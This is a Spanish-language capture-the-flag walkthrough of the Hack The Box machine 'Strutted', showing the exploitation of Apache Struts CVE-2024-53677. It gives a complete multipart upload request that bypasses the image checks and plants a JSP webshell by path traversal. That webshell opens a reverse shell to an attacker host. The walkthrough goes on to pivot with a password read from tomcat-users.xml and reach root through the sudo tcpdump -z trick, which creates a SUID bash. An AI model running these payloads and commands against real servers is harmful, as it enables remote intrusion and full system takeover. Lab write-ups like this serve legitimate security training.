Descripción
Strutted es una máquina media de Hack The Box que cuenta con las siguientes vulnerabilidades:
- Aplicación de carga de imagen web con Apache Struts vulnerable a la ejecución remota de comandos
- Pivote de usuario mediante credenciales leídas en un archivo de configuración
- Escalada de privilegios mediante el uso de la herramienta
tcpdumpejecutada como usuarioroot
Reconocimiento
Primero, vamos a comprobar con el comando ping si la máquina está activa y el sistema operativo. La dirección IP de la máquina de destino es 10.10.11.59.
$ ping -c 3 10.10.11.59
PING 10.10.11.59 (10.10.11.59) 56(84) bytes of data.
64 bytes from 10.10.11.59: icmp_seq=1 ttl=63 time=44.1 ms
64 bytes from 10.10.11.59: icmp_seq=2 ttl=63 time=43.3 ms
64 bytes from 10.10.11.59: icmp_seq=3 ttl=63 time=43.5 ms

--- 10.10.11.59 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.274/43.637/44.093/0.340 ms
La máquina está activa y con el TTL equivalente a 63 (64 menos 1 salto) podemos asegurar que es una máquina basada en Unix. Ahora vamos a hacer un escaneo de puertos TCP SYN con Nmap para comprobar todos los puertos abiertos.
$ sudo nmap 10.10.11.59 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.59
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds
Obtenemos dos puertos abiertos: 22 y 80.
Enumeración
Luego hacemos un escaneo más avanzado, con la detección de la versión de los servicios y el uso de scripts.
$ nmap 10.10.11.59 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.59
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://strutted.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.87 seconds
Obtenemos dos servicios: uno Secure Terminal (SSH) y otro Protocolo de Transferencia de Hipertexto (HTTP). Como no tenemos credenciales factibles para el servicio SSH, vamos a pasar al servicio HTTP. Parece ser una aplicación web escrita en Python. Agregamos la dirección strutted.htb a el archivo /etc/hosts.
$ echo '10.10.11.59 strutted.htb' | sudo tee -a /etc/hosts
Encontramos una página web que ofrece un servicio de carga de imagen obteniendo un enlace de descarga.
 Al hacer clic en el botón
 Download descargamos un archivo .zip con la imagen de Docker del servicio web.
$ unzip strutted.zip -d strutted
$ cd strutted
$ ls
context.xml  Dockerfile  README.md  strutted  tomcat-users.xml
$ cat Dockerfile
FROM --platform=linux/amd64 openjdk:17-jdk-alpine
#FROM openjdk:17-jdk-alpine

RUN apk add --no-cache maven

COPY strutted /tmp/strutted
WORKDIR /tmp/strutted

RUN mvn clean package

FROM tomcat:9.0

RUN rm -rf /usr/local/tomcat/webapps/
RUN mv /usr/local/tomcat/webapps.dist/ /usr/local/tomcat/webapps/
RUN rm -rf /usr/local/tomcat/webapps/ROOT

COPY --from=0 /tmp/strutted/target/strutted-1.0.0.war /usr/local/tomcat/webapps/ROOT.war
COPY ./tomcat-users.xml /usr/local/tomcat/conf/tomcat-users.xml
COPY ./context.xml /usr/local/tomcat/webapps/manager/META-INF/context.xml

EXPOSE 8080

CMD ["catalina.sh", "run"]
En el archivo Dockerfile encontramos que la aplicación utiliza openjdk-17 con el servidor web tomcat9. Las dependencias del proyecto se almacenan en el archivo strutted/pom.xml.
$ cat strutted/pom.xml
...
    <properties>
        <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
        <maven.compiler.source>17</maven.compiler.source>
        <maven.compiler.target>17</maven.compiler.target>
        <struts2.version>6.3.0.1</struts2.version>
        <jetty-plugin.version>9.4.46.v20220331</jetty-plugin.version>
        <maven.javadoc.skip>true</maven.javadoc.skip>
        <jackson.version>2.14.1</jackson.version>
        <jackson-data-bind.version>2.14.1</jackson-data-bind.version>
    </properties>
...
    <dependencies>
        <dependency>
            <groupId>org.apache.struts</groupId>
            <artifactId>struts2-core</artifactId>
        </dependency>
        <dependency>
            <groupId>javax.servlet</groupId>
            <artifactId>javax.servlet-api</artifactId>
        </dependency>
        <dependency>
          <groupId>org.xerial</groupId>
          <artifactId>sqlite-jdbc</artifactId>
          <version>3.47.1.0</version>
        </dependency>
    </dependencies>
...
Encontramos una interesante, org.apache.struts en su versión 6.3.0.1. Struts de Apache es vulnerables a Ejecución Remota de Comandos, CVE-2024-53677. Un atacante puede manipular los parámetros de carga de archivos para permitir la traversabilidad de directorios y bajo algunas circunstancias esto puede llevar a subir un archivo malicioso que se puede utilizar para realizar Ejecución de Código Remoto. Esta vulnerabilidad afecta a Struts de Apache: desde 2.0.0 antes de 6.4.0. Solo afecta aplicaciones utilizando la lógica FileuploadInterceptor.
Explotación
Después de subir una imagen, interceptamos la solicitud POST de HTTP con un proxy.
POST /upload.action HTTP/1.1
Host: strutted.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBHn2jr8unMGz2SvL
Cookie: JSESSIONID=B6681201AA5C344F9235EACD69942DF9
Connection: keep-alive

------WebKitFormBoundaryBHn2jr8unMGz2SvL

Content-Disposition: form-data; name="upload"; filename="aaa.png"

Content-Type: image/png
...
En un ejemplo de prueba de concepto subido por EQSTLab en GitHub encontramos que podemos inyectar el parámetro top.UploadFileName para inyectar la ruta del directorio mediante cruce de directorios para indicar dónde queremos subir el archivo. También encontramos que necesitamos usar el nombre de archivo Upload como nombre de archivo de subida. En el código fuente de la aplicación encontramos que está comprobando si el archivo es una imagen verificando la extensión y los bytes mágicos, por lo que necesitamos evitar esto para subir un archivo que se convertirá en una terminal remota.
$ cat strutted/src/main/java/org/strutted/htb/Upload.java
...
    private boolean isAllowedContentType(String contentType) {
        String[] allowedTypes = {"image/jpeg", "image/png", "image/gif"};
        for (String allowedType : allowedTypes) {
            if (allowedType.equalsIgnoreCase(contentType)) {
                return true;
            }
        }
        return false;
    }

    private boolean isImageByMagicBytes(File file) {
        byte[] header = new byte[8];
        try (InputStream in = new FileInputStream(file)) {
            int bytesRead = in.read(header, 0, 8);
            if (bytesRead < 8) {
                return false;
            }

            // JPEG
            if (header[0] == (byte)0xFF && header[1] == (byte)0xD8 && header[2] == (byte)0xFF) {
                return true;
            }

            // PNG
            if (header[0] == (byte)0x89 && header[1] == (byte)0x50 && header[2] == (byte)0x4E && header[3] == (byte)0x47) {
                return true;
            }

            // GIF (GIF87a or GIF89a)
            if (header[0] == (byte)0x47 && header[1] == (byte)0x49 && header[2] == (byte)0x46 &&
                header[3] == (byte)0x38 && (header[4] == (byte)0x37 || header[4] == (byte)0x39) && header[5] == (byte)0x61) {
                return true;
            }

        } catch (Exception e) {
            e.printStackTrace();
        }

        return false;
    }
Cuando subimos el archivo, encontramos que se sube al archivo uploads/<FECHA_HORA>/<NOMBRE_IMAGEN>.png, por lo que vamos a realizar el cruce de directorios como ../../reverse_shell.jsp para subir el archivo. Podemos utilizar la webshell desde LaiKash. Necesitamos iniciar un puerto TCP escuchando. Eso es la solicitud completa que vamos a enviar (necesitamos mantener los bytes mágicos de PNG):
POST /upload.action HTTP/1.1
Host: strutted.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBHn2jr8unMGz2SvL
Content-Length: 3882
------WebKitFormBoundaryBHn2jr8unMGz2SvL
Content-Disposition: form-data; name="Upload"; filename="aaa.png"
Content-Type: image/png
PNG
<%
/*
* Usage: This is a 2 way shell, one web shell and a reverse shell. First, it will try to connect to a listener (atacker machine), with the IP and Port specified at the end of the file.
* If it cannot connect, an HTML will prompt and you can input commands (sh/cmd) there and it will prompts the output in the HTML.
* Note that this last functionality is slow, so the first one (reverse shell) is recommended. Each time the button "send" is clicked, it will try to connect to the reverse shell again (apart from executing
* the command specified in the HTML form). This is to avoid to keep it simple.
*/
%>
<%@page import="java.lang.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>
<%@page import="java.util.*"%>
<html>
<head>
<title>jrshell</title>
</head>
<body>
<form METHOD="POST" NAME="myform" ACTION="">
<input TYPE="text" NAME="shell">
<input TYPE="submit" VALUE="Send">
</form>
<pre>
...
try {
Socket socket = new Socket( "10.10.14.14", 1234 ); // Replace with wanted ip and port
Process process = Runtime.getRuntime().exec( shellPath );
new StreamConnector(process.getInputStream(), socket.getOutputStream()).start();
new StreamConnector(socket.getInputStream(), process.getOutputStream()).start();
out.println("port opened on " + socket);
} catch( Exception e ) {}
%>
</pre>
</body>
</html>
------WebKitFormBoundaryBHn2jr8unMGz2SvL
Content-Disposition: form-data; name="top.UploadFileName"
../../reverse_shell.jsp
------WebKitFormBoundaryBHn2jr8unMGz2SvL--
Ejecutamos el archivo subido con curl.
$ curl 'http://strutted.htb/reverse_shell.jsp'
Recibimos una consola inversa como el usuario tomcat, actualizamos la consola.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.59] 47272
id
uid=998(tomcat) gid=998(tomcat) groups=998(tomcat)
script /dev/null -c bash
Script started, output log file is '/dev/null'.
tomcat@strutted:~$ ^Z
[1]  + 48287 suspended  nc -nvlp 1234
$ stty raw -echo; fg
$ reset xterm
tomcat@strutted:~$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Explotación
Como usuarios de consola, encontramos root y james.
tomcat@strutted:~$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
james:x:1000:1000:Network Administrator:/home/james:/bin/bash
En el archivo conf/tomcat-users.xml encontramos una contraseña, IT14d6SSP81k.
tomcat@strutted:~$ cat conf/tomcat-users.xml
...
<!--
  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
  <role rolename="manager-gui"/>
  <role rolename="admin-gui"/>
  <user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
--->
...
Encontramos que es la contraseña del usuario james de Linux y podemos iniciar sesión utilizando SSH, pero no con su.
$ ssh james@strutted.htb
james@strutted:~$ id
uid=1000(james) gid=1000(james) groups=1000(james),27(sudo)
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
Encontramos que el usuario james pertenece al grupo sudo, y puede ejecutar el comando tcpdump como usuario root. Al observar en GTFOBins se trata de una vulnerabilidad y podemos utilizarla para ejecutar comandos como el usuario root, por ejemplo, crear un programa SUID Bash. Obtenemos un terminal como usuario root.
james@strutted:~$ COMMAND='cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash'
james@strutted:~$ TF=$(mktemp)
james@strutted:~$ echo "$COMMAND" > $TF
james@strutted:~$ chmod +x $TF
james@strutted:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root

tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel

james@strutted:~$ ls -l /tmp/suid-bash
-rwsr-xr-x 1 root root 1396520 /tmp/suid-bash
james@strutted:~$ /tmp/suid-bash -p
suid-bash-5.1# id
uid=1000(james) gid=1000(james) euid=0(root) groups=1000(james),27(sudo)
Flags
En el terminal de root podemos recuperar los archivos user.txt y root.txt.
suid-bash-5.1# cat /home/james/user.txt
<REDACTED>
suid-bash-5.1# cat /root/root.txt
<REDACTED>